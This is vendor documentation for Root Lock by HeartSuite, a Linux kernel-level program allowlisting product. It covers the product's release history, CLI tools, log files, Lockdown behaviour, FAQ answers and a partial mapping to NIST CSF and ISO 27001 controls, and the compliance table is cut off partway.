Core features designed — prevent-before-detect architecture (~2021) The core features that define Root Lock were designed together as a single architecture before any kernel code was written: program allowlist, Setup Mode and Lockdown, File Backup and Versioning, and Secure Script Launchers for interpreted code. The design goal was to stop malware from executing at all—not to detect it after the fact. This “prevent-before-detect” approach is what separates Root Lock from traditional endpoint security.
Note
SPF (Secure Permission Format) Binary File Format (~2021–2022) A purpose-built binary record format for storing allowlist entries. SPF files hold per-program permissions, read/write path grants, network IP allowlist entries, and runtime process tracking data. The kernel parses SPF records directly with no userspace intermediary on the enforcement path.
Note
Four Custom Linux System Calls (~2021–2022) HeartSuite adds four system calls to the Linux kernel: one to activate enforcement (with configurable monitoring mode and cache size), one to execute interpreted scripts under allowlist control, one to engage Lockdown (reboot-only-reversible), and one to halt the backup subsystem.
Note
Patent Applications Filed (~2021–2022) The inventions behind program-allowlist enforcement and OS-level sandboxing were filed with the USPTO. Issued as US 11,822,699 B1 (November 2023) and US 11,983,288 B1 (May 2024).
Kernel engine (2022)
Note
Program allowlist engine — Setup Mode + Lockdown (2022) Root Lock modifies five upstream kernel subsystems with enforcement hooks: program execution gating, file naming operations (create, rename, delete), file access control, outbound network restrictions, and process cleanup on exit. In Setup Mode, violations are logged but not blocked. In Lockdown, programs without an allowlist entry cannot execute, and programs with one cannot exceed it.
Note
LSM replacement — Root Lock is the security module (2022) Root Lock does not layer on top of the Linux Security Module framework — it replaces it. Root Lock implements its own path-based enforcement.
Note
eBPF intentionally disabled (2022) On 6.18.9-hs the BPF syscall is off by design, so there is no eBPF program to load. Root Lock does not enforce through eBPF.
Local eBPF tooling is not a fit for that reason. Observe the Root Lock host from adjacent infrastructure via network taps or log forwarding. For on-host forensics, use strace and /proc inspection.
Note
Network Allowlist — IP-Literal Kernel Enforcement (2022) Outbound network connections are checked by the kernel against the IP entries in a program’s allowlist entry. The allowlist is literal-IP-only: no CIDR ranges, no DNS resolution, no wildcards. Each destination IP must be enumerated explicitly. IPv4 and IPv6 addresses are separate entries. For services behind round-robin DNS or CDNs, route egress through a fixed-IP forward proxy that is itself allowlisted.
Note
LRU Sandbox Cache — Scales to Thousands of Concurrent Instances (2022) Only one allowlist entry needs to be loaded into kernel memory per running program, regardless of how many concurrent instances are running. The cache uses a configurable LRU policy (default: 25 entries, minimum: 10) with timestamp-based eviction. Memory overhead stays flat even on heavily loaded servers.
Note
Allowlist log infrastructure (late 2022) All kernel-intercepted events—program launches, file access attempts, and outbound connection attempts—are recorded as structured log entries. These feed the Dashboard review queues and the alert daemon.
Note
kmod and kexec Attack Paths Closed by Default (2022) Kernel module loaders are absent from the shipped allowlist seed, so under Lockdown they cannot execute by default, like any binary without an allowlist entry, and no separate policy is needed to block them. The boot partition is made recursively immutable under Lockdown, and revoking Lockdown requires physical or serial-console access to boot the maintenance kernel, so attackers cannot trigger it remotely.
Tooling build-out (2023)
Note
Backup Subsystem (January 2023) The in-kernel backup-on-write subsystem comes online. When a file in a monitored directory is closed after a write, the kernel automatically invokes the backup tool. Only the HeartSuite backup binary can access the backup store; no other program has an allowlist entry for it, making the backup archive inaccessible to malware.
Note
Secure Script Launchers — Python, Perl, PHP (February 2023) Four Secure Script Launchers extend allowlist gating to interpreted code. When a script is launched through a launcher, the kernel checks that the script path itself has an allowlist entry—not just the interpreter binary. This prevents a malicious Python script from running simply because the Python interpreter is approved.
Note
Hash-Based File Versioning (~mid-2023) Each backed-up file version is stored in a hash-named directory. Version hashes prevent supply-chain attacks: a modified file produces a different hash, making the tampered version distinguishable from any approved version. The version manager retrieves any specific version by hash.
Note
Lockdown Tooling (September–October 2023) HS_lockdown.sh applies immutability to critical paths in five categories: installation integrity (HeartSuite config, tooling, and the allowlist database), system integrity (the boot partition, systemd unit directories, and SSH configuration), authentication files, boot-window persistence (cron directories), and maintenance tools. This closes the attack path where an attacker schedules a script at next boot to re-widen permissions. Lockdown is reboot-only-reversible—there is no runtime command that clears it.
Note
Allowlist manager + batch tools (October 2023) The allowlist manager and batch population tools reach their finished form. During Setup Mode, kernel log events can be promoted into allowlist entries so most of the initial inventory does not have to be typed by hand.
Note
US Patent 11,822,699 B1 — Issued (November 21, 2023) Preventing Surreptitious Access to File Data by Malware. Covers the core program-allowlist enforcement model: removing plenary power from applications and enforcing per-program file and network access through kernel modifications.
v1.0 release (2024)
Note
HeartSuite v1.0 — Linux 5.19.6 (January 20, 2024) First full production release: compiled kernel, tools, installer, systemd service units, and documentation. Shipped to beta customers on Debian 11.
Note
Two Distribution Models HeartSuite ships as a complete system (kernel + userspace tools + installer) or as kernel-only source for integration into existing systems or custom distribution builds.
Note
US Patent 11,983,288 B1 — Issued (May 14, 2024) Operating System Enhancements to Prevent Surreptitious Access to User Data Files. Covers the OS-level enforcement architecture: mediated file access, version-hash isolation, and the five HeartSuite security rules as operationalized through kernel modifications.
In production (2024–2025)
Note
18 Months of Continuous Production Deployment (2024–2025) HeartSuite v1.0 shipped in January 2024 and ran in production through 2025. Real deployments shaped the tooling, the allowlist workflow, and documentation.
Note
LTS-Only Kernel Strategy — No Chasing Releases (2025) A full compatibility report was produced for Linux 6.12, then set aside: 6.12 is not an LTS kernel. Root Lock commits only to long-term support kernels, so you are never forced onto a short-maintenance-window base. 6.18 LTS was selected as the next target.
Note
Eight Linux distributions — evaluated and targeted (late 2025) Before writing a line of installer code, every target distribution was evaluated for init system, bootloader, kernel packaging, and service management differences. That work produced the v1.6.4 installer. Current support and lab tiers: Distro Compatibility.
Note
Linux 6.18 LTS Kernel Port (late 2025) Full port from the 5.19.6 line to Linux 6.18 LTS.
Note
Zero Day Secure — book published (~October 2025) Zero Day Secure: Why Modern Operating Systems Can’t Stop Malware and How to Fix Them, published by Simon & Schuster (ISBN 9781968865078). The book presents the architectural argument that Root Lock implements in code: that operating systems must be redesigned to prevent malware execution at the kernel level, not detect it after the fact.
Public docs and 6.18 — v1.6.2 (2026 Q1)
Note
Documentation and advisory transparency — v1.6.2 onward (March 2026) Public documentation site and machine-readable advisory feeds at /advisories/ (CONFIG-gate SBOM, OSV, CycloneDX). Root Lock kernel corresponding source is available on written GPL request via support@heartsecsuite.com.
v1.6.4 multi-distro release (April 2026)
Note
Eight distributions evaluated (April 22–26, 2026) The v1.6.4 installer was exercised across Debian, Ubuntu, Fedora, Rocky, CentOS Stream, Alpine, and openSUSE. For which of those are Supported, In lab, or Experimental today, use Distro Compatibility.
Note
GRUB Automation + Alpine / OpenRC Support (April 23–29, 2026) Installer sets Root Lock kernel as GRUB default and reboots automatically. Falls back to console instructions on Alpine/extlinux. Both systemd and OpenRC service unit variants ship.
Note
v1.6.4 Commercial Release — Kernel 6.18.9 (April 26, 2026) Tag hs-v1.6.4-kernel-6.18.9: “HeartSuite v1.6.4 on Linux kernel 6.18.9 — commercial release baseline.”
TUI Dashboard (April–May 2026)
Note
Textual TUI Dashboard (April 28, 2026) Root-only, SSH-compatible, keyboard-first management console. No graphical environment required. The six-row Lockdown Checklist is trackable from the Dashboard.
Note
Three Review Queues — Programs, File Access, Internet Access Cohort-first traversal, inline help overlays, sidebar with cohort groupings. Ghost files display with a “no longer exists” label. Approved items leave the queue permanently.
Note
Alert system — email, syslog, webhook (April–May 2026) Alert Settings ([e]) has two tabs: Email, for SMTP delivery, and Fleet, for syslog, webhook, and Node ID. The alert daemon runs as a background service. Webhook delivery can target PagerDuty Events API v2 and OpsGenie when you paste those HTTPS endpoints.
Note
Lockdown re-engages on every Root Lock boot (May 2026) You review queues in Setup Mode, then type YES to activate Lockdown. Once Lockdown is on, five path categories are sealed, and HS_lockdown.sh re-engages that seal on every Root Lock kernel boot. The path out is Maintenance ([m]) and the maintenance kernel, via physical or serial-console access if automatic GRUB configuration does not apply.
Note
Initial Setup Unattended Install Service (May 2026) A systemd oneshot service (with an OpenRC equivalent) chains the allowlist approval loop across reboots without an active console session. Initial setup completes automatically: the service pre-seeds allowlist entries, tracks setup state, and signals readiness.
Note
Allowlist Management, Backup & Restore, Maintenance Wizard Per-entry allowlist removal, bulk stale-entry cleanup, backup timeline view with date-based restore, and a two-path maintenance wizard (simple update vs. new-program approval cycle).
What is still under evaluation: host-as-VMM — a Root Lock host that allowlists only the microVM stack and keeps untrusted work in throwaway guests. A Root Lock kernel as the KVM host is not a supported product role.
Docker, containerd, Kubernetes, CRI-O, and Podman on a Root Lock host are not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes. OCI images are built and run off this host, or Root Lock is the guest kernel in a VM the customer provides.
No delivery dates are committed for the items below.
User-facing features
Java launcher. Four Secure Script Launchers ship today: Python 2, Python 3, Perl, and PHP. A Java launcher is planned so .jar files and Java applications receive the same per-script allowlist entry that Python/Perl/PHP scripts get. Until then, Java is gated at the JVM binary only.
Network allowlist — CIDR and DNS. The network allowlist is still literal IPv4/IPv6 only: no CIDR ranges, no DNS resolution, no wildcards. CIDR would let a subnet be one entry. Until then, enumerate each IP or route egress through a fixed-IP forward proxy that is itself allowlisted.
Backup retention. Versions are never automatically deleted today. A tiered retention policy (7-day full / 90-day daily / monthly) is planned.
Multi-file selection in restore. The version manager restores one file at a time from the CLI. Dashboard Timeline already supports date-filtered batch restore. Multi-file and directory-level restore from the version manager is planned.
CLI tools included with Root Lock by HeartSuite. Which ones the Dashboard runs for you, and which ones you run yourself.
Overview: Root Lock by HeartSuite includes a set of tools for system management, allowlisting, and security. The Dashboard is where you work day-to-day. Most CLI entries below are run automatically by the Dashboard, or kept for scripting, recovery, and advanced setup.
Except for the Secure Script Launchers, all tools are located in /.hs/sys. The installer does not add this directory to PATH. The Secure Script Launchers are in /usr/bin because it is in the default PATH. Programs and scripts that write data to Root Lock databases must be run as root.
Day-to-day
The Dashboard guides you through the Lockdown Checklist. These are the main views you use in normal operation.
Dashboard — manages Root Lock. Displays the Lockdown Checklist, pending and denied counts, the protection state indicator, the status line at the bottom, and the Suggested Next Step. Appears automatically on login. Launch it manually with heartsuite.
Programs queue ([p]) — review and approve pending program executions from the Dashboard. Presents items with full metadata, grouped intelligently.
File Access queue ([f]) — review and approve pending file accesses from the Dashboard. Handles read access and write access approvals separately.
Internet Access queue ([i]) — review and approve pending internet connections from the Dashboard. Allows allowlisting specific IPs per program.
Allowed ([a]) — browse and edit existing allowlist entries from the Dashboard.
Launchers ([s]) — configure Secure Script Launchers from the Dashboard. Hidden once Lockdown is applied.
Alert Settings ([e]) — configure alert channels (email, syslog, or webhook) from the Dashboard. At least one channel must be configured before Lockdown activation. Hidden once Lockdown is applied. See Alert Settings.
Lockdown ([l]) — in Setup Mode, open Lockdown from the Dashboard. Shows the precondition checklist, observation period summary, and allowlist review. Type YES (case-sensitive) to start a probe reboot; a second reboot applies the seal. In Lockdown, the same key opens the read-only Lockdown Inventory. See Lockdown for the activation flow.
Maintenance ([m]) — guided maintenance from the Dashboard. After Lockdown, sends you to the console to select Maintenance: unseal and return to Root Lock; the seal lifts automatically and the machine returns in Setup Mode. If the strip already says Lockdown not applied, Maintenance offers a YES switch that stays on the Root Lock kernel. Safety checklist is [c] / [s]. Grid button in Lockdown; keyboard [m] also works in Setup Mode after you unseal. See Protecting During Maintenance.
Backup ([b]) — manage file backup and versioning from the Dashboard. Configure vs Restore tabs. Add a directory ([a]), Remove from backup ([r]). Restore: File-first ([f]), Timeline ([t]), date filter ([d]), batch restore ([b]). [n] is Cancel.
About ([o]) — product and build identity from the Dashboard.
Lockdown scripts
These run automatically when you engage or leave Lockdown from the Dashboard (Lockdown [l], Maintenance [m]). Day-to-day you do not invoke them. To seal an extra path with chattr, edit the scripts, because the Dashboard has no field for an extra seal directory and the Lockdown Inventory is read-only: after unseal, edit HS_lockdown.sh and the matching reverse lines in HS_unlock.sh, then lock down again from Lockdown ([l]).
heartsuite-kernel-latch.service — the module and kexec latch. It runs early in every Root Lock kernel boot, Setup Mode included, before sshd starts. It loads the netfilter modules the firewall needs, then sets kernel.modules_disabled to 1, and kernel.kexec_load_disabled to 1 where that node exists. Until the next reboot, a later modprobe stays refused. This service is systemd-only. OpenRC systems have no oneshot and get those writes from HS_lockdown.sh when Lockdown is applied.
HS_lockdown.sh — runs when Lockdown is applied, and again automatically on every Root Lock kernel boot after that. It seals Root Lock’s configuration so it can’t be changed while the Root Lock kernel is running, applies chattr +i to /root (the directory inode) and the other sealed paths, disables common file editors (nano, vim, sed, ed), seals the restricted rm/cp/mv copies, writes those kernel settings again where the node exists (in case the latch service is masked), then engages Lockdown. That flag is a filesystem seal, a separate layer from the allowlist. Deployments where kmod is allowlisted should also complete the steps in Restricting Kernel Module Loading before engaging Lockdown for the first time. Those steps narrow kmod’s file grants before Lockdown seals the allowlist. They are not the sysinit latch.
HS_unlock.sh — reverses HS_lockdown.sh — it re-enables changes to Root Lock’s configuration, restores the file editors, and restores rm, cp, and mv to their full versions. It runs on the stock kernel boot, never from sshd on the Root Lock kernel, and Maintenance runs it for you on the console unseal path. Invoke it yourself only if you need recovery outside the Dashboard. On that stock boot the NIC stays down by default, leaving only the console, unless a live or firewall route was chosen. To relock from stock, reboot: the GRUB default stays Root Lock.
Recovery & scripting CLI
For scripting, automation, and recovery scenarios. UI users rarely need these — most have a Dashboard equivalent that handles them automatically.
hs-app-perm-orders-manager — CLI tool to browse and edit allowlist entries (/.hs/sys/hs-app-perm-orders-manager; that directory is not on PATH). For advanced workflows and automation. View --help for details.
hs-monitor-state — on-disk binary that sets Setup Mode or Lockdown on next boot (/.hs/sys/hs-monitor-state). The Dashboard Lockdown button ([l]) is the normal path. There is no hs-mode-switch file on a current install.
hs-cache-size — glossary name for the kernel allowlist cache size (10–255). On disk the binary is /.hs/sys/hs-APO-cache-size. The cache is an LRU window, not a program cap. The Dashboard auto-expands it on every refresh; see Adjusting the Cache Size. Use the CLI only for scripting and automation.
register_HS_license — activates the server using your Root Lock subscription (/.hs/sys/register_HS_license). Some Dashboard copy still prints the house name hs-activate-subscription. Required before Lockdown can be activated.
hs-backup-config-manager — specify directories for automatic file backup (list, add -d <path>, del -d <path>). Only files in designated directories are backed up when modified. Prefer the Dashboard’s Backup ([b]) for directory management.
hs-version-manager — restore prior versions of backed-up files (list <path>, replace <path> <token>). Prefer the Dashboard’s Backup ([b]) for version browsing and restoration. View --help for details.
hs-shim-manager — configures interpreter names for Secure Script Launchers (/.hs/sys/hs-shim-manager). House name: hs-secure-script-launcher-manager. Prefer the Dashboard’s Launchers ([s]) for normal use. View --help for scripting details.
empty_HS_log.sh — clears /.hs/sys/HS_log.txt. The Dashboard does this when queues drain in Setup Mode. There is no hs-clear-logs binary.
Internal / automatic
These run on their own — you do not need to invoke them yourself.
activate_HS — turns Root Lock service on. The installation routine adds a systemd service that runs this automatically at startup.
hs-curfew — stops Root Lock from backing up files before shutdown. A systemd service executes this automatically before shutdown or reboot.
hs-unlock-progs — runs automatically as part of HS_unlock.sh. Not invoked directly in normal use.
add_logged_permissions.py / add_start_and_shutdown_programs.py — used internally during local installation to scan logs and build allowlist entries for startup programs. Not for direct user invocation. There is no hs-os-boot-setup.py on a current install.
init_base_records.sh — used by the installation script to add Linux Standard Base (LSB) programs to allowlist entries. Used only once during Part 1 of installation.
HS_startup.sh — runs automatically when the system boots, turning Root Lock on. On the maintenance kernel it also lifts the immutable seal before the automatic return to the Root Lock kernel.
Legacy / scripted deployment only
Off the user path. Prefer the Dashboard review tools for any standard workflow.
batch_record_add.py — (legacy/advanced) adds programs listed in a file to allowlist entries with basic directory access. Prefer the Dashboard review tools for standard workflows.
batch_record_add_read_all.py — (legacy/advanced) adds programs listed in a file to allowlist entries with read access to all files. Use with caution. Prefer the Dashboard review tools.
batch_record_add_write_all.py — (legacy/advanced) adds programs listed in a file to allowlist entries with write access to all files. Use with extreme caution. Prefer the Dashboard review tools.
Secure Script Launchers
Installed in /usr/bin (in the default PATH). Configured via the Dashboard’s Launchers ([s]). Four launchers ship; there is no Java launcher.
On disk
House name
Interpreter
hs_python3
hs-python-launcher
Python 3
hs_python2
hs-python2-launcher
Python 2
hs_perl
hs-perl-launcher
Perl
hs_php
hs-php-launcher
PHP
Log files
These files are written automatically by Root Lock. They are not tools and require no user invocation. Day-to-day you use the Dashboard review queues, not these paths.
Cloud providers offer three different log surfaces:
Serial console (EC2 Serial Console, Linode LISH, Hetzner, Azure Serial Console, GCP serial, and others) — interactive cat of local files. The serial console (ttyS0) has root autologin.
Get system log (AWS) — a buffered serial snapshot in the provider console. It is not CloudWatch.
CloudWatch / Cloud Logging / Log Analytics — the platform logging agent plus IAM. Root Lock does not install that agent. On AWS, if the CloudWatch agent is already present at install, Root Lock may drop a collect config for /var/log/heartsuite/. You still attach the instance role. /.hs/sys/HS_log.txt is not in that collect list.
/.hs/sys/HS_log.txt — temporary denial buffer (plus a few activation lines), not a success audit. Cleared in Setup Mode when the review queues are empty and Secure Script Launchers is not still pending; also cleared on a maintenance reboot; rotated in place at about 32 MiB. Forwarded to journald as ident heartsuite only when Syslog is enabled on Alert Settings → Fleet.
/var/log/heartsuite/install.log — installer bundle output, kept on every install so you can read it from the serial console for recovery. On AWS, recent serial output is also on Actions > Monitor and troubleshoot > Get system log.
/var/log/heartsuite/allowlist-audit.log — JSONL of allowlist approvals (timestamp, uid, tty). Rotates at 1 MB and keeps one .1 copy. Not under ~/.local/share/heartsuite/.
/var/log/heartsuite/ui.log — rotating Python application log (INFO and above). Size-capped at about 8 MB. Not a keystroke transcript.
/var/log/heartsuite/dropped_violations.log — denials that were already allowlisted and therefore dropped from the review queues. Advanced artifact, not a daily surface.
Initial setup logs (/var/log/heartsuite/initial-setup-*.log) — per-iteration output from the boot setup chain (some leftover phase1-step-N.log names may remain on disk).
Syslog streams — denial lines and aggregated alerts under ident heartsuite, after you enable the Fleet Syslog toggle (local /dev/log; wire format depends on your rsyslog/journald setup). Alert lines use the message prefix heartsuite-alert:; that is not a second journalctl -t tag. See SIEM and Fleet Integration.
~/.cache/heartsuite/status.json — system status snapshot (not a log).
Field
Type
Notes
node_id
string
Configured host identifier
mode
string
"Secure Mode", "Setup Mode", or "Unknown". "Secure Mode" is the on-disk token; the Dashboard and email copy say Lockdown.
is_hs_kernel
bool | null
Whether the running kernel is the Root Lock kernel. null if the daemon did not observe the host this cycle.
lockdown
bool | null
Whether the immutable seal is currently applied. Separate from mode.
lockdown_on_boot
bool | null
Whether Lockdown re-engages on the next Root Lock boot
pending_programs
int | null
Programs awaiting review
pending_files
int | null
Sum of pending read + pending write entries
pending_network
int | null
Network destinations awaiting review
fully_protected
bool | null
True when mode is "Secure Mode" and the seal is applied
subscription
string | null
"Active" or "Expired"
version
string
Build identity
last_alert_at
string
ISO 8601 UTC timestamp of last alert, or empty string
updated_at
string
ISO 8601 UTC timestamp of last daemon write
daemon_ok
bool
Whether the HeartSuite daemon is running normally
channel_errors
object
Present when the daemon writes an AlertState (includes empty strings when healthy)
└ email.message / email.at
string
Last email delivery error and its timestamp
└ syslog.message / syslog.at
string
Last syslog delivery error and its timestamp
└ webhook.message / webhook.at
string
Last webhook delivery error and its timestamp
For monitoring integrations, lockdown, is_hs_kernel, and daemon_ok are the three fields that together confirm a healthy Lockdown state. Treat "Secure Mode" plus lockdown: true as the sealed Lockdown posture.
Integration tooling (evaluation and fleet automation)
Production hosts use the installed bundle: CLI tools under /.hs/sys, the limited_tools Python API under /opt/heartsuite, syslog, and status.json. The items below are not installed by heartsuite-install.sh; they are available with coordinated release materials or on request.
heartsecurity.root_lock Ansible role — declarative post-install management of allowlist programs and mode/Lockdown transitions (modelled on linux-system-roles.selinux). The role assumes Root Lock is already installed. Full server provisioning is handled by thin orchestrator playbooks that compose this role. See Central Policy Management and External Control and ansible/examples/hs-debian12-provision/. Request the role package from support@heartsecsuite.com if it is not already in your delivery.
tools/kibana-bridge/ — optional disposable Docker stack for policy-centric Kibana views during lab evaluation (living allowlist table, KPIs, risk signals). Compare the allowlist you keep in Git for drift. Complements syslog enforcement streams; not required for production. Security-disabled and intended for localhost or a tightly perimeter-controlled lab only — see SIEM and Fleet Integration.
Three gates: execution (default-deny binary allowlist), file access (per-program path restrictions), and network (per-program outbound IPv4/IPv6 allowlist). All three apply to programs running as root as well.
What does Lockdown seal?
Five categories, using chattr +i: Root Lock configuration and kernel image directory; system integrity (/usr/lib/, systemd units, SSH config, sudo policy); authentication files (/etc/passwd, /etc/shadow, /etc/group); scheduled tasks and login scripts (cron/anacron, root profiles); and maintenance tools (editors made non-executable; rm/cp/mv replaced with restricted copies).
File backup snapshots are a separate kernel write-protection of /.hs/b/, not a sixth chattr category. Under Lockdown, no program, including root, can write or delete those versions except Root Lock backup tooling.
These are the paths sealed by default. During maintenance on the maintenance kernel, temporary “write” grants may be shown for some of them so tools can function; the grants disappear once you return to Lockdown. See Lockdown for the full list and behaviour.
What is Root Lock’s primary NIST CSF function?
Protect. It makes partial contributions to Identify (software inventory via the allowlisting workflow), Detect (denial-event logging and alerting), and Recover (per-write file versioning). It does not cover Respond.
Which ISO 27001:2022 Annex A controls can a customer SoA cite as technical contributions?
A.8 technological controls, especially A.8.2, A.8.3, A.8.7, A.8.9, A.8.13, A.8.15, and A.8.19. Cite them as contributions on the customer’s Statement of Applicability. A.5.15 is the customer’s access policy, which the kernel can enforce once it exists. For supply chain, cite A.5.21, where execution allowlisting contributes, rather than A.5.23, which is cloud-use governance and not covered.
What is explicitly not covered?
A.6 — all People Controls (personnel screening, training, separation of duties)
A.7 — Physical Controls (Root Lock depends on physical or serial-console security; it does not provide it)
Threat intelligence, SIEM, anomaly detection, RBAC within the Dashboard, vulnerability scanning, data encryption, NTP synchronisation, offsite backup
Does Root Lock stop the vulnerability SLA clock?
No. Your policy or contract names when the patch goes in, and that date is the remediation SLA. What Lockdown changes is how far the bug reaches before the patch lands: a bug in an allowlisted program can read and write only the files that program was granted. When exploiting the finding would take a program with no allowlist entry, a file outside that grant, or a destination the program was not granted, and your policy allows an exception, you can file one in the scanner. Its expiry changes the tool’s score, report, and remediation queue until it runs out, and the SLA stays where it was. See Scanner deadlines. Kernel version strings are a separate workflow: CVE Hygiene. Comparison: How Root Lock Compares.
What is the cloud serial-console bypass risk?
Root Lock installs agetty autologin on /dev/ttyS0. Cloud providers’ out-of-band serial consoles (AWS EC2 Serial Console / Get system log, Linode LISH, Hetzner console, GCP serial port, Azure Serial Console, DigitalOcean Console, etc.) give the same path as a keyboard. Either way, GRUB asks for a password before the maintenance entries only if you set the optional boot menu password, which is off by default; the normal Root Lock boot never asks.
From the serial console you can cat /var/log/heartsuite/install.log (installer), cat /var/log/heartsuite/initial-setup-latest.log, journalctl -t heartsuite, and similar. Restricting serial console access is a customer-side cloud IAM responsibility.
What are the logging retention limits?
/.hs/sys/HS_log.txt is a temporary denial buffer. The Dashboard clears it in Setup Mode when the review queues are empty and Secure Script Launchers is not still pending. A maintenance reboot also clears it. At about 32 MiB the file is rotated in place.
/var/log/heartsuite/ui.log is capped at about 8 MB. Approvals go to /var/log/heartsuite/allowlist-audit.log. Long-term SIEM evidence is the journal ident heartsuite, after you enable Syslog on Alert Settings → Fleet. Protected enforcement state lives in /.hs/sys/ (not standard logs). These files are visible on the serial console.
What audit logging and SIEM integration does Root Lock provide?
Every allowlist approval (programs, file paths, network destinations) is written to /var/log/heartsuite/allowlist-audit.log with timestamp, uid, and tty.
When Fleet Syslog is enabled, denial lines and aggregated alerts are written to the journal under ident heartsuite for Splunk, Elastic, Datadog, QRadar, and similar platforms. Successful allowlisted work is not logged. ui.log is the rotating application log. Lockdown advisories are verdict-driven and provenance-gated for high-signal auditability.
What is the Dashboard access control model?
Root Lock has no RBAC: every Linux root user has identical access to all Dashboard functions, with no operator/administrator distinction and no extra authentication layer inside Root Lock.
Every allowlist approval is written to /var/log/heartsuite/allowlist-audit.log with timestamp, uid, and tty. Attributing those sessions to named people requires customer-side controls: sudoers policy, a privileged access management tool, or bastion host session recording.
What is the network allowlist limitation?
Literal IPv4/IPv6 addresses only — no CIDR notation, no DNS-based rules. Inbound connection filtering is out of scope; a customer-side OS packet filter or cloud security groups are the required complementary control.
What is the signing and integrity status of update bundles?
Installer bundles: SHA-256 checksum only. There is no GPG or PGP signature verifying the bundle’s origin against a HeartSuite-controlled signing key. Authenticity depends on retrieving the bundle over HTTPS from the HeartSuite distribution endpoint.
Machine-readable artifacts at /advisories/: CONFIG-gate SBOM, OSV, and CycloneDX. SPDX dual-format and GPG/cosign signing are not generally available. See Supply Chain and Advisory Feeds.
20 - Compliance Reference: NIST CSF & ISO 27001
How Root Lock by HeartSuite maps to NIST CSF 1.1 and ISO 27001:2022 Annex A controls.
This document maps Root Lock by HeartSuite capabilities to NIST CSF 1.1 and ISO/IEC 27001:2022 Annex A as technical contributions a customer may cite after their own risk assessment.
ISO 27001 certifies an organization’s ISMS (clauses 4–10), and Annex A is the reference set of controls declared in its Statement of Applicability. CSF 1.1 outcomes are organizational too, so put this product on the SoA only where a kernel allowlist actually treats the risk.
CSF 2.0 (February 2024) reorganized Protect (PR.AC → PR.AA and similar). This page uses 1.1 IDs throughout so every row refers to the same version.
Root Lock is a preventive enforcement layer: default-deny execution, file access, and outbound network policy at the kernel. Under Lockdown, remote root has no intended path to lift that policy at runtime.
Root Lock operates through three enforcement gates, applied per program, not per user or per privilege level.
Gate
What it controls
Execution
A program must be explicitly allowlisted to execute. Under Lockdown, unapproved binaries are blocked, including when root runs them.
File access
Each approved program can only read or write paths explicitly permitted in its allowlist entry.
Network access
Each approved program can only connect to specific IPv4/IPv6 addresses. Under Lockdown, all other outbound connections are blocked.
Two modes govern behaviour: Setup Mode (log and review, no blocking) and Lockdown (blocking active, configuration sealed with filesystem immutability flags that, by design, remote root cannot clear at runtime). Recovery is the maintenance kernel via physical or serial-console access.
Under Lockdown, kernel-level immutability also protects authentication files (/etc/passwd, /etc/shadow), SSH configuration, systemd units, sudo policy, scheduled tasks (cron/anacron), system libraries (/usr/lib/), and Root Lock’s own configuration and kernel image directory.
File Backup & Versioning takes an automatic snapshot on every write to designated directories (default: /home). Under Lockdown the kernel blocks write and delete to the backup directory (/.hs/b/) for every program, including root, except Root Lock backup tooling.
NIST Cybersecurity Framework Coverage
Function: Identify
Root Lock contributes to asset visibility through the program allowlisting workflow. During Setup Mode, program executions are logged and surfaced in the Dashboard review queues with package metadata (name, version, install date, maintainer). That forms a working inventory of executable software on the host.
What is not covered: Root Lock does not produce a hardware asset inventory, does not integrate with a CMDB via an inbound API, and does not aggregate inventory across a fleet on its own.
The inventory is per-host and lives in the Dashboard. Export to asset management tooling and fleet aggregation uses the syslog streams, status.json, dedicated JSONL approval log, and harvest of allowlist state into your SIEM or central systems (see Central Policy Management and External Control).
Relevant CSF subcategory (partial): ID.AM-2 (software platforms and applications are inventoried). ID.AM-1 is physical devices — not this product. The customer still owns the asset inventory / CMDB.
Function: Protect
This is Root Lock’s primary contribution.
These are CSF 1.1 subcategories, not categories. Subcategories that a host allowlist does not meet (identity lifecycle, remote access, network segmentation, data-at-rest encryption, vulnerability-management plan, remote maintenance, logging program) are left out of the table rather than stretched, and are listed below it.
CSF 1.1 subcategory
HeartSuite contribution (partial)
PR.AC-4 — Access permissions are managed, incorporating the principles of least privilege and separation of duties
Per-program execution and file-access allowlists enforce least privilege at the kernel, including for root. Root Lock does not provide Dashboard RBAC or organizational separation of duties.
PR.DS-5 — Protections against data leaks are implemented
Outbound network allowlist limits exfiltration destinations; it does not inspect content of approved connections.
PR.IP-1 — A baseline configuration of information technology/industrial control systems is created and maintained
Allowlist plus Lockdown is an enforced host baseline. Changes take a maintenance window.
PR.PT-3 — The principle of least functionality is incorporated by configuring systems to provide only essential capabilities
Lockdown disables editors, restricts rm/cp/mv, and seals scheduled-task files.
Not claimed here (complementary customer controls):
PR.AC-1 identity lifecycle — sealing /etc/shadow is integrity of the file, not issue/revoke/audit of identities.
PR.AC-3 remote access — outbound IP allowlisting does not manage VPN, SSH, or RDP access, and Root Lock does not filter inbound connections.
PR.AC-5 network integrity / segmentation — host socket allowlisting is not network segregation.
PR.DS-1 data-at-rest — backups and config are not encrypted at the Root Lock layer; LUKS is the complementary control (see A.8.13 / A.8.24).
PR.IP-12 vulnerability management plan — the counterpart of ISO A.8.8, which is also not covered: limiting what an unpatched vulnerability can reach does not make a vulnerability management plan.
PR.MA-2 remote maintenance — unsealing Lockdown takes two reboots and a GRUB pick at the local or serial console, and package work after the unseal runs over SSH as usual. What Root Lock adds is that remote root cannot lift the seal, which does not amount to managing remote maintenance.
PR.PT-1 audit/log records determined, documented, implemented, and reviewed — this calls for a logging program. Root Lock’s sealed on-device buffers are cleared on maintenance, so they feed that program rather than meet the control.
Function: Detect
Root Lock generates alerts for denial events: new program blocked, network burst to unapproved destination, critical file modification outside a maintenance window, mode switches, and Lockdown state changes. Alerts are delivered via email, syslog, webhook, and a passive status JSON endpoint.
This is reactive logging on policy violations, not behavioural detection. Root Lock does not perform anomaly detection, baseline comparison, heuristic analysis, or threat-intelligence enrichment.
Relevant CSF subcategory (partial): DE.CM-7 (monitoring for unauthorized personnel, connections, devices, and software). DE.CM-1 is network monitoring — not this product. DE.AE (anomaly and event analysis) is not addressed.
Function: Respond
Root Lock does not automate incident response. Maintenance guides recovery steps, and File Backup & Versioning enables file-level recovery. Beyond this, response is manual.
Relevant CSF categories: RS.CO, RS.AN, RS.MI — not meaningfully covered.
Function: Recover
File Backup & Versioning provides per-write timestamped, hash-deduplicated snapshots sealed from runtime interference. This supports recovery from ransomware-style overwrites and accidental deletion within the backup scope.
Relevant CSF subcategory (partial, host-local copies only): recovery content on the box. RC.RP-1 is execution of a recovery plan (RTO, offsite, cross-host). Root Lock does not define that plan.
ISO 27001:2022 Annex A — technical contributions
Cite these only in a customer Statement of Applicability after risk treatment. Annex A names are 27001; implementation guidance is ISO/IEC 27002.
A.5: Organisational controls
Most A.5 rows are organizational.
Control
